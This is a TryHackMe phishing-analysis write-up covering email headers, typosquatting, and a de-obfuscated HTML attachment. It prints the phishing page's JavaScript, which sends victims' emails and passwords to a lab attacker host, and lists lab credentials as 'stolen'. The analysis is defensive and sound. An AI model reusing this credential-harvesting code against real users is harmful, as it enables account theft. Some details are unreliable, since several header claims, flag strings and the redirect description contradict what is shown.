

Report: ParrotPost Phishing Analysis (TryHackMe)

Subcategory: Phishing Analysis: Blue Team.

Task: Research a specific phishing attack, examine the malicious attachment and find out the stolen information of the attacker.

Executive Summary

The case was investigated around a suspicious email that was received by a user named, Paul Feathers. The attack was based on Typosquatting to impersonate a legitimate domain, and a multi-layered obfuscated HTML attachment was used to avoid filters. The analysis demonstrated a credential harvesting mechanism which leaked user data out to a remote command-and-control (C2) server.

Email Header Analysis

Checking the validity of the email was the first step in the case of ParrotPost:
URGENT: account update required.

Sender Spoofing and Typosquatting:

The e-mail was sent by no-reply@postparrot.thm. Nevertheless, the examination of the headers indicated a contradiction. To no-reply@postparr0t.thm, the Return-Path and Reply-To were configured. The attacker substituted the letter o with the 0, a method referred to as typosquatting that is meant to mislead the users to send the message to the incorrect address.

```
1 MIME-Version: 1.0
2 Date: Sun, 30 Apr 2023 20:50:15 -0000
3 Message-Id: <20230430205009.69DE46124E8@emkei.lv>
4 Subject: URGENT: ParrotPost Account Update Required
5 From: Parrot Post Webmail <no-reply@postparrot.thm>
6 Return-Path: <no-reply@postparrot.thm>
7 Reply-To: Parrot Post Webmail <no-reply@postparrot.thm>
8 To: Paul Feathers <pfeathers@flying-sec.thm>
9 X-Custom-Header: THM(you found 7h3 h34d3r)
10 Content-Type: multipart/mixed; boundary="000000000007bfc3205fa937852"
11 X-Priority: 1 (Highest)
12 Importance: High
13 Authentication-Results: mailin005.flying-sec.thm; dmarc=none (p=none dis=none)
14 header.from=postparrot.thm
15 Authentication-Results: mailin005.flying-sec.thm; spf=none smtp.mailfrom=postparrot.thm
16 Authentication-Results: mailin005.flying-sec.thm; arc=none smtp.remote-ip=109.205.120.0
17 Authentication-Results: mailin005.flying-sec.thm; dkim=none
18 Received: from emkei.lv (emkei.lv [109.205.120.0]) (using TLSv1.3 with cipher
19 TLS_AES_256_GCM_SHA384 (256/256 bits)
20 key-exchange X25519 server-signature RSA-PSS (4096 bits) server-digest SHA256) (No
21 client certificate requested) by mailin005.flying-sec.thm (Postfix) with ESMTPS id
22 408d1c21629vNPg for <pfeathers@flying-sec.thm>; Sun, 30 Apr 2023 20:50:15 +0000 (UTC)
23 Received: by emkei.lv (Postfix, from userid 33) id 69DE46124E8; Sun, 30 Apr 2023 22:50:09
24 +0200 (CEST)
25
26 --0000000000007bfc3205fa937852
27 Content-Type: multipart/alternative; boundary="000000000007bfc3205fa937850"
28
29 --0000000000007bfc3205fa937850
30 Content-Type: text/plain; charset="UTF-8"
31
32 Dear PFeathers,
33
34 We have detected unusual activity on your account and immediate action is required to ensure
35 the security of your account. Please log in to your account using the attached webpage to
36 verify your account information:
37
38 If you have any questions or concerns, please contact our support team at
39 support@parrotpost.thm.
40
41 Thank you for your cooperation.
42
43 --0000000000007bfc3205fa937850
44 Content-Type: text/html; charset="UTF-8"
```

Summary

Subject

URGENT: ParrotPost Account Update Required

Message Id

<20230430205009.69DE46124E8@emkei.lv>

Creation time

Sun, 30 Apr 2023 20:50:15 -0000 (Delivered after 6 seconds)

From

Parrot Post Webmail <no-reply@postparrot.thm>

Reply to

Parrot Post Webmail <no-reply@postparrot.thm>

To

Paul Feathers <pfeathers@flying-sec.thm>

Origin Tracing:

I examined the headers of the email that were received to figure out the real origin of the email. The email was not generated through the so-called legitimate postparrot.thm infrastructure. Rather, the initial hop depicted that it was a service of emkei.lv, an illegal online free mailer.

Received headers					
Hop↓	Submitting host	Receiving host	Time	Delay	Type →
1		emkei.lv (Postfix, from userid 33)	4/30/2023 9:50:09 PM		
2	emkei.lv (emkei.lv [109.205.120.0]) (using TLSv1.3	mailin005.flying-sec.thm (Postfix)	4/30/2023 9:50:15 PM	6 seconds	cipher TLS_AES_256_GCM_SHA384 (256/256 bits) key-exchange X25519 server-signature RSA-PSS (4096 bits) server-digest SHA256) (No client certificate requested); ESMTPS

IP Geolocation:

An IP address query on the source IP address 109.205.120.0 confirmed it is hosted in Latvia and is hosted by the service by "SIA Bite Latvija" that is known to host the emkei.lv service.

IP Location Lookup

IPLocation.io provides a free IP lookup tool to check the location of your IP Address. Data is gathered through several GEO IP data providers. Just enter an IP and check the location.

109.205.120.0

IP Lookup

IP Location Lookup tool provides free location tracking of an entered IP Address. It instantly tracks the IP's city, country, latitude, and longitude data through various Geo IP Databases.

If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification.

IP Location via IP2Location

(PRODUCT: DB, DECEMBER 15 2025)

IP: 109.205.120.0

State: Ventspils novads

Latitude: 57.3894

Organization: SIA Bite Latvija

ISP: SIA Bite Latvija

Country: Latvia

City: Ventspils

Longitude: 21.5605

Country ISO: LV

Postal Code: 3601

[View Map](#)

1. Flag 1:


During the investigation of the complete headers, I found some suspicious custom header field X-Custom-Header with the first flag.

Flag Found: THM{y0uf0und7h3h34d3r}

#	Header	Value
1	MIME-Version	1.0
2	Return-Path	<no-reply@postparrot.thm>
3	X-Custom-Header	THM{y0u_f0und_7h3_h34d3r}
4	Content-Type	multipart/mixed; boundary="0000000000007bfc3205fa937852"
5	X-Priority	1 (Highest)
6	Importance	High
7	Authentication-Results	mailin005.flying-sec.thm; dmarc=none (p=none dis=none) header.from=postparrot.thm
8	Authentication-Results	mailin005.flying-sec.thm; spf=none smtp.mailfrom=postparrot.thm
9	Authentication-Results	mailin005.flying-sec.thm; arc=none smtp.remote-ip=109.205.120.0
10	Authentication-Results	mailin005.flying-sec.thm; dkim=none


Attachment Analysis Payload Analysis

The email had an HTML file that was called ParrotPostACTIONREQUIRED-1688564842879.htm. I saved the file into a secure location where it was analysed.




1. De-obfuscation (Layer 1):

The decompilation of the source code showed that it was not standard HTML. The hacker applied JavaScript to set up a variable b64 that was a huge Base64 encoded string. It is one of the frequent tricks of evasion used to conceal malicious forms on email scanners.



I have decoded this string by means of CyberChef.



2. De-obfuscation (Layer 2):

```
margin-bottom:75px;button{border-top-color:#fff;border-color:#000;border-image:none;button{border-radius:3pt;}button{cursor:pointer;}button{width:100%;}</style></head><body><n1>&#80;&#97;&#114;&#114;&#111;&#60;&#111;&#115;&#115;&#116;&#32;&#83;&#101;&#101;&#117;&#114;&#101;&#32;&#87&#101;&#98;&#109;&#97;&#105;&#108;&#32;&#76;&#111;&#103;&#105;&#110;</h1><form id=&#108;&#111;&#103;&#105;&#110;&#45;&#102;&#111;&#114;&#109;><label for=&#101;&#101;&#109;&#97;&#105;&#108;&#109;>&#69;&#109;&#97;&#105;&#108;&#108;&#58;</Label><input type=&#116;&#101;&#120;&#116;&#116;" id=&#101;&#101;&#109;&#97;&#105;&#108;&#" name=&#101;&#109;&#97;&#105;&#108;&#" value=&#112;&#102;&#101;&#97;&#116;&#104;&#101;&#114;&#115;&#64;&#102;&#108;&#121;&#105;&#110;&#103;&#45;&#115;&#101;&#99;&#46;&#116;&#104;&#109;&#116;&#116;&#101;&#116;&#101;&#114;&#32;&#121;&#111;&#117;&#114;&#32;&#101;&#109;&#97;&#105;&#108;&#32;&#97;&#100;&#100;&#114;&#101;&#115;&#115;><label for=&#112;&#97;&#115;&#115;&#119;&#111;&#114;&#100;&#58;</Label><input type=&#112;&#97;&#115;&#115;&#119;&#111;&#114;&#100;" id=&#112;&#97;&#115;&#115;&#119;&#111;&#114;&#100;" name=&#112;&#97;&#115;&#115;&#119;&#111;&#114;&#100;" placeholder=&#69;&#110;&#116;&#101;&#114;&#32;&#121;&#111;&#117;&#114;&#32;&#101;&#109;&#97;&#105;&#108;&#32;&#97;&#100;&#100;&#114;&#101;&#115;&#115;><label for=&#112;&#97;&#115;&#115;&#119;&#111;&#114;&#100;><button type=&#115;&#117;&#98;&#109;&#105;&#116;" id=&#108;&#111;&#103;&#105;&#110;&#45;&#98;&#117;&#116;&#116;&#111;&#110;">&#76;&#111;&#103;&#105;&#110;</button><div class=&#102;&#111;&#114;&#103;&#111;&#116;&#45;&#112;&#97;&#115;&#115;&#119;&#111;&#114;&#100;"><a href=&#112;&#111;&#114;&#103;&#111;&#116;&#32;&#80;&#97;&#115;&#115;&#119;&#111;&#114;&#100;&#63;><a><div>!--VEHNe2QwdWJsM18zbmBwZDNkFfo= --</form><script>const form=document.getElementById("login-form");const loginButton=document.getElementById("login-button").let args={message:"Login failed"};
```

Download CyberChef

Last build: 2 years ago

Options

About / Support

Operations

from html

From HTML Entity

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

Code tidy

Recipe

From HTML Entity

Input

```
placeholder="&#69;&#110;&#116;&#101;&#114;&#32;&#121
&#111;&#117;&#114;&#32;&#112;&#97;&#115;&#115;&#119
&#111;&#114;&#100;">button
type="&#115;&#117;&#98;&#109;&#105;&#116;"
id="&#108;&#111;&#103;&#105;&#110;&#45;&#98;&#117;&#
116;&#116;&#114;&#110;">&#76;&#111;&#103;&#105;&#110
;</button><div
class="&#102;&#111;&#114;&#103;&#111;&#116;&#45;&#11
2;&#97;&#115;&#115;&#119;&#111;&#114;&#108;"><a
href="&#35;">&#70;&#111;&#114;&#103;&#111;&#116;&#32
&#80;&#97;">&#115;&#119;&#111;&#114;&#100;&#63;
</a></div>!-- VEHNe2QwdWJsM18zbmMwZDNkfQo= --></
form>
```

1592

1


Raw Bytes

LF

Output


```
h1>ParrotPost Secure Webmail Login</h1><form
id="login-form"><label for="email">Email:</
label><input type="text" id="email" name="email"
value="pfeathers@flying-sec.thm" placeholder="Enter
your email address"><label
for="password">Password:</label><input
type="password" id="password" name="password"
placeholder="Enter your password"><button
type="submit" id="login-button">Login</button><div
class="forgot-password"><a href="#">Forgot Password?
</a></div>!-- VEHNe2QwdWJsM18zbmMwZDNkfQo= --></
form>
```

Flag Found: THM{d0ubl33nc0d3d}



Website & Script Analysis

The rogue HTML client makes a counterfeit log in page that imitates the valid ParrotPost webmail web portal.




To learn how it embezzles credentials, I deconstructed the JavaScript code on the page.

```
button><div class="forgot-password"><a href="#">Forgot Password?</a></div><!-- VEHNe2QwdWJsM18zbnMwZDNkfQo= --></form>
<script>const form=document.getElementById("login-form");const loginButton=document.getElementById("login-button");let
errorMessage=null;form.addEventListener("submit",(event)=>{/*prevent the form from submitting normally*/event.
preventDefault();/*get the username and password input values and set them to variables*/const email=document.
getElementById("email").value;const password=document.getElementById("password").value;/*create a new HTTP request
object for our evil server*/const xhr=new XMLHttpRequest();/*encode the email and password using encodeURIComponent*/const
encodedEmail=encodeURIComponent(email);const encodedPassword=encodeURIComponent(password);/*add the encoded email
and password as query parameters in the GET request*/const url='http://evilparrot.thm:8080/cred-capture.php?email=${
encodedEmail}&password=${encodedPassword}';xhr.open("GET",url,true);/*send the GET request to the evil server*/xhr.
send();if(errorMessage){errorMessage.innerHTML="Sorry, there was an error processing your request. Please try again
later.";}else{errorMessage=document.createElement("div");errorMessage.innerHTML="Sorry, there was an error processing
your request. Please try again later.";errorMessage.style.color="red";eval(function(p,a,c,k,e,d){e=function(c){return
c;if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]};e=function(){return'\\w+'};c=1};
while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('3.2.1="0";',4,4,
12px|fontSize|style|errorMessage'.split('|'),0,{}))
form.insertBefore(errorMessage,loginButton.nextSibling);});/*redirect to the REAL PostParrot website after sending, so
the victim doesn't get suspicious! //window.location.href = "https://www.postparrot.thm";*/</script></body></html>
```

1. The Attack Flow:



Capture: The script is waiting in the submission of the button.

Exfiltrate: It captures the email and password of the user and sends the information through a GET request to the cred-capture.php of the URL, <http://evilparrot.thm:8080>.



Deceive: To prevent suspicion, it shows a fake error message ("Sorry, there was an

error in processing your request) and redirects the victim to the actual ParrotPost site.




Exploitation & Data Recovery

To validate the results, I imitated the actions of a victim who logs in using the test credentials (test@test.com 12345) and observed the network traffic.

1. Network Request:

The Network tab proved the browser making the credentials request to the server of the attacker.



2. Flag 3:


The third flag that was returned by the server of the attacker was seen by inspecting the Response tab of that network request.

Flag Found: THM{c4p7ur3dy0urcr3d5}



Accessing Stolen Data:

Using the path to the file in the script, I went directly to the files of the evilparrot.thm:8080/creds.txt. This file was accessible publicly and it was a list of all the stolen usernames and passwords of the past victims.



The screenshot shows a web browser window with the address bar displaying 'evilparrot.thm:8080/creds.txt'. The page title is 'ParrotPost Login'. The main content area displays a list of 13 stolen credentials, each consisting of a timestamp, an email address, and a password, separated by a hyphen. The credentials are as follows:

Timestamp	Email Address	Password
2023-04-25 14:21:51	'mhoppus72@gmail.com'	'carousel182'
2023-04-26 21:45:32	'chris.smith@zebramail.com'	'FlyLike!A-Bird'
2023-04-27 08:15:21	'sara.jackson@acme.com'	'H3ll0W0rld!'
2023-04-27 12:30:45	'mike.wilson@outlook.com'	'P@ssw0rd!'
2023-04-27 18:20:11	'jessica.parker@googlemail.com'	'qwerty123'
2023-04-28 09:40:23	'steven.roberts@protonmail.com'	'lLoveM3!'
2023-04-28 13:50:17	'karen.white@icloud.com'	'Pa55word'
2023-04-28 16:10:05	'brian.douglas@yandex.com'	'secret123'
2023-04-28 20:25:18	'diane.thompson@yahoo.com'	'12345678'
2023-04-29 09:30:09	'william.clark@aol.com'	'H3ll0P@ss'
2023-04-29 13:15:56	'laura.brown@inbox.com'	'P@ssword123'
2023-04-29 15:30:40	'peter.davies@live.com'	'letmein1'
2023-04-29 18:50:08	'katie.foster@rediffmail.com'	'd0glover!'
2023-04-29 20:15:23	'adam.miller@mail.com'	'mysecret11'

Conclusion

A complex typosquatting/Multi-layered obfuscation attempt was carried out to collect credentials in the phishing campaign known as the ParrotPost. Examining the email headers, we were able to establish the source as a spoforge mailer service. We were able to de-obfuscate the attachment and found the logic that was used to steal credentials and the location of the drop site used by the attacker.

Indicators of Compromise (IOCs):

Spoofed Sender: no-reply@ postparr0t.thm (Typosquatting)

Source IP: 109.205.120.0 (emkei.lv)

C2 Domain: evilparrot.thm

Hackable Endpoint: /cred-capture.php.